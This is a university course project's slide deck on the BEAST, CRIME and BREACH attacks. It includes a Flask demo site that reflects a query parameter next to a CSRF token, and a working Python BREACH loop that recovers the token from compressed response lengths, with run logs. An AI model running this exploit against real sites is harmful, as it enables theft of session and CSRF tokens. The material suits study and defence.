BREACH Attack

(Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext)


Team Members:
Puya Fard, Leon Kantikov, Kayley Lee, Zoe Statzer

ECE 156 - Semester Project
Dr. Hayssam El-Razouk
Spring 2023

BEAST Introduction (2011)

- **What is BEAST attack?**
  - BEAST stands for Browser Exploit Against SSL/TLS
  - Juliano Rizzo and Thai Duong demonstrated the idea of Browser Exploit Against SSL/TLS, otherwise known as BEAST attack, on September 23, 2011
  - Used a Java applet to violate the same origin policy constraints for a long-known cipher block chaining in TLS 1.0

- **How is it mitigated?**
  - Vulnerability of BEAST was fixed with TLS 1.1 in 2006, but the version did not really gain widespread use prior to the BEAST demonstration
  - RC4 was used in order to mitigate the BEAST attack as it is immune on the server side, although there were other weaknesses in RC4
  - Firefox and Chrome are susceptible to BEAST but on the other hand, Mozilla updated their libraries to mitigate attacks that simulate the attack
  - Microsoft was able to fix BEAST vulnerabilities by changing the way that the Windows Secure Channel component is able to transmit encrypted network packets from the server end
  - Apple was able to fix the attack vulnerability by implementing 1/n-1 split and turning it on by default in OS X Mavericks




Cipher Block Mode Decryption [1]

CRIME Introduction (2012)

- ## What is CRIME attack?
  - CRIME stands for Compression Ratio Info-leak Made Easy
  - Exploitation of CRIME first occurred at an Ekoparty security conference back in 2012 by two security researchers, Juliano Rizzo and Thai Duong
  - The CRIME attack affects a specific version of the TLS protocol (TLS 1.0)
  - An attack on HTTPS and SPDY that utilizes the compression and leak content of web cookies that are secret allowing hijackers to attack an authenticated web session

- ## How is it mitigated?
  - In order to stop CRIME from occurring, one can simply just not use compression at the client end, when the browser disables compression of SPDY requests, or by website prevention on transactions that use protocol negotiation features of the TLS protocol [2]
  - CRIME exploitation has not yet been mitigated for HTTP compression, rather it has evolved to BREACH


Secure Web Server
3. Attacker can see encrypted packet lengths
2. CRIME JavaScript makes a request to the target server
Victim
1. Attacker makes a guess


How CRIME works [3]

BREACH Introduction (2013/2016)

- **What is the BREACH attack?**
  - BREACH stands for Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext
  - The BREACH attack was first identified in 2013 by Angelo Prado, Neal Harris, and Yoel Gluck [4]
  - Further built upon in 2016 by Dionysios Zindros and Dimitris Karakostas [5]
  - A type of cyberattack that targets web applications and exploits vulnerabilities to steal sensitive data, such as usernames, passwords, and login tokens, specifically by targeting compressed HTTP content

- **GZIP**
  - LZ77 first then given to Huffman coding algorithm

- **How is it Mitigated?**
  - Ways to lower the risk of an attack include randomizing padding length, separating secrets from user inputs so that they aren't all in one easily accessible place, masking the secret, and disabling GZIP for dynamic pages
  - Typically not sought after as it affects page performance




GZIP Example [6]

What are their similarities and differences?


Similarities	Differences
All three attacks target the security of web communications, specifically the encryption protocols that are designed to protect sensitive data.	The attacks target different components of the web communication process. CRIME targets data compression in SSL/TLS and SPDY, BREACH targets HTTP responses, and BEAST targets a vulnerability in the CBC mode of operation in SSL 3.0 and TLS 1.0.
They all exploit some aspect of the way data is compressed and transmitted over the internet to reveal sensitive information.	The methods of attack are different. CRIME and BREACH take advantage of changes in data compression to infer sensitive information, while BEAST uses a man-in-the-middle attack to inject a chosen plaintext and decrypt its own requests and responses.
All of these attacks require some level of interaction from the victim, such as visiting a malicious website or clicking on a link.	Mitigation strategies are different for each attack, ranging from disabling certain features (such as data compression in CRIME) to using updated versions of protocols (such as in BEAST).

Web Dev Background

- URL =
  - Location of server (IP address (e.g 127.0.0.1)/domain name(e.g. google.com))
  - Specifications (shown later)
- GET request = request data to be sent from server
- Other types of requests = POST, DELETE, PUT, etc.




Server-side route example



```python
@app.get('/')
def home():
    # set a CSRF token manually and set it as a cookie
    csrf_token = 'yummy_lil_token'
    response = make_response(render_template('index.html'))
    response.set_cookie('csrf_token', csrf_token)
    return response
```


Website implementation

- For this project, the Flask framework was used to implement the website for the demonstration
  - Written in python, simple to implement quick web application
- 1. Import libraries, initialize app object, define desired specifications




```python
from flask import Flask, render_template, request, make_response
from flask_compress import Compress
app = Flask(__name__)

compression = 1

if compression:
    app.config["COMPRESS_ALGORITHM"] = 'gzip'
    compress = Compress()
    compress.init_app(app)
```

- 2. HTML templates; used to display user interface and contain data



```html
<!DOCTYPE html>
<html>
<head>
    <title>My Website</title>
</head>
<body>
    <h1>Welcome to my website!</h1>
    <p>This website is served with gzip compression.</p>

    <form action="/submit" method="post">

        <label for="name">Name:</label>
        <input type="text" name="name" id="name"><br>
        <label for="email">Email:</label>
        <input type="email" name="email" id="email"><br><br>
        <input type="submit" value="Submit">
    </form>
</body>
</html>
```



Welcome to my website!


This website is served with gzip compression.

Name:
Email:

Submit


Website implementation (continued)

- 3. Define routes (which URL does what or displays what page)



```
@app.get('/')
def home():
    # set a CSRF token manually and set it as a cookie
    csrf_token = 'yummy_lil_token'
    response = make_response(render_template('index.html'))
    response.set_cookie('csrf_token', csrf_token)
    return response

@app.get('/secret')
def secret():
    print(request.query_string)
    print(request.args.get('request_token'))
    response = make_response(render_template('secretv2.html', target_attempt = request.args.get('request_token')))

    return response

@app.post('/submit')
def submit():
    # check if the CSRF token in the request matches the one in the cookie
    print(request.cookies.get('csrf_token'))
    if request.cookies.get('csrf_token') != 'yummy_lil_token': #'bb63e4ba67e24dab81ed425c5a95b7a2':#'my_csrf_token':
        return 'Invalid CSRF token'

    # process the form data
    name = request.form.get('name')
    email = request.form.get('email')

    # do something with the data (e.g. save it to a database)

    return '<p>Form submitted successfully</p><p>SUPER SECRET PAGE!!!!</p>'
```

- 4. Run server program



```
C:\Users\lkant\Desktop\test_websitev2>python server.py
 * Serving Flask app 'server'
 * Debug mode: on
WARNING: This is a development server. Do not use it in
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 355-383-677
```


URL queries

- "request_token" is the name of the URL query parameter, in this case


Client

URL /secret?request_token=helloimhackingyou!

Server




```
@app.get('/secret')
def secret():
    print(request.query_string)
    print(request.args.get('request_token'))
```



```
b'request_token=helloimhackingyou!'
helloimhackingyou!
```


Relevance to BREACH

- URL query parameter name has to be present somewhere in body of response from server ("request_token")
    - Has to be present twice: one with actual secret and one with attempt to find secret




Size of Responses

- Response length needs to be measured to determine the character that lead to the greater compression



```
req1 = int(requests.get(URL+build1).headers.get('Content-Length'))
print("TRY "+build1+" Length Response = "+str(req1))
```



```
TRY 1[redacted] Length Response = 2068
TRY b[redacted] Length Response = 2067
```

'b' is a winner?

No because 'b' could just be a very common character in the response text


- Due to Huffman coding, more common strings encoded with less bits

Two-tries (and other methods)

- Use padding to reduce effect of Huffman coding between attempt and rest of response text: {}{}{}{}{}
- Many different methods to try


- 1. Send request with just padding; check if responses length less than response with padding
    - Response length from '1{}{}{}{}{}{}{}' not less than 2067; 1 is not a winner

Response length of just padding attempt {}{}{}{}{}{}{}{}{}{} $\longrightarrow$




```
2067
TRY 1{}{}{}{}{}{}{}{}{}{} Length Response = 2068
TRY {}{}{}{}{}1{}{}{}{}{} Length Response = 2070
```

- 2. Send request with attempted character before and after padding for all members of alphabet; compare differences of response lengths
    - 'b' more likely to be winner
    - Increase padding size if multiple winners until only one winner



```
TRY a{}{}{}{}{}{}{}{}{}{} Length Response = 2068
TRY {}{}{}{}{}a{}{}{}{}{} Length Response = 2070
```


$\longrightarrow$ 2070-2068 = 2




```
TRY b{}{}{}{}{}{}{}{}{}{} Length Response = 2067
TRY {}{}{}{}{}b{}{}{}{}{} Length Response = 2070
```

$\longrightarrow$ 2070-2067 = 3


Implementation of BREACH




```
URL = "http://127.0.0.1:5000/secret?request_token="# #"https://malbot.net/poc/?param1=value1"##
#URL = "https://malbot.net/poc/?request_token=%27"
PADDING = "{}{}{}{}{}"#"..........."
HEX = ['1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
SCORES = [0] * len(HEX)

#token = 'bb63e4ba67e24dab81ed425c5a95b7a2'
#token = '9cf23dfa3c7c7396df0e477a3cd9e8c1'
TOKEN = ""
count = 0
check = True

time_start = time.time()
```



```
HEX = ['1','2','3','4','5','6','7','8','9','a','b','c','d','e','f']
```




```
print("Iterations = "+str(count))
print("Time elapsed = "+str(time.time()-time_start)+" seconds.")
print("Token: " +TOKEN)
```




```
while (check):

    responB = int(requests.get(URL+PADDING+PADDING).headers.get('Content-Length'))
    print(responB)
    addLet = True

    for h in HEX:
        count+=1
        build1 = TOKEN+h+PADDING+PADDING
        build2 = TOKEN+PADDING+h+PADDING

        req1 = int(requests.get(URL+build1).headers.get('Content-Length'))
        print("TRY "+build1+" Length Response = "+str(req1))

        req2 = int(requests.get(URL+build2).headers.get('Content-Length'))
        print("TRY "+build2+" Length Response = "+str(req2))

        SCORES[HEX.index(h)] = abs(req1 - req2)

        max_value = max(SCORES)
        max_values = [i for i, x in enumerate(SCORES) if x == max_value]

        if (int(req1) <= responB) and (int(req2) > int(req1)):
            temp = h
            break

        #if tried all characters
        if(h == 'f'):
            if(len(max_values) == 1):
                temp = HEX[max_values[0]]
                break
            elif(len(TOKEN) < 32):
                #check = False
                print("\nincreasing padding size\n")
                PADDING = PADDING + "{}"#"."
                addLet = False
            else:
                break

    SCORES = [0] * len(HEX)
    if(check and addLet):
        TOKEN = TOKEN + temp
        #print("\nreset padding size\n")
        #PADDING = "{}{}{}{}{}"#"..........."
        #print(TOKEN)

    if(len(TOKEN)==32):
        break
    elif(len(max_values) == len(HEX)):
        print("Error!!! all response scores the same")
        break
```

The project followed a code that was originally implemented by Miguel O. Blanco on gitHub. His program was changed to find a set/“known” token size.


BREACH Demo on global HTTPS



BREACH Demo on local HTTP



Issues we have encountered



```
TRY bb63e4ba67e24dab81e...........3........... Length Response = 2562
TRY bb63e4ba67e24dab81e4...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........4........... Length Response = 2561
TRY bb63e4ba67e24dab81e5...................... Length Response = 2559
TRY bb63e4ba67e24dab81e...........5........... Length Response = 2562
TRY bb63e4ba67e24dab81e6...................... Length Response = 2559
TRY bb63e4ba67e24dab81e...........6........... Length Response = 2562
TRY bb63e4ba67e24dab81e7...................... Length Response = 2559
TRY bb63e4ba67e24dab81e...........7........... Length Response = 2562
TRY bb63e4ba67e24dab81e8...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........8........... Length Response = 2561
TRY bb63e4ba67e24dab81e9...................... Length Response = 2559
TRY bb63e4ba67e24dab81e...........9........... Length Response = 2562
TRY bb63e4ba67e24dab81ea...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........a........... Length Response = 2561
TRY bb63e4ba67e24dab81eb...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........b........... Length Response = 2561
TRY bb63e4ba67e24dab81ec...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........c........... Length Response = 2561
TRY bb63e4ba67e24dab81ed...................... Length Response = 2558
TRY bb63e4ba67e24dab81e...........d........... Length Response = 2561
TRY bb63e4ba67e24dab81ee...................... Length Response = 2558
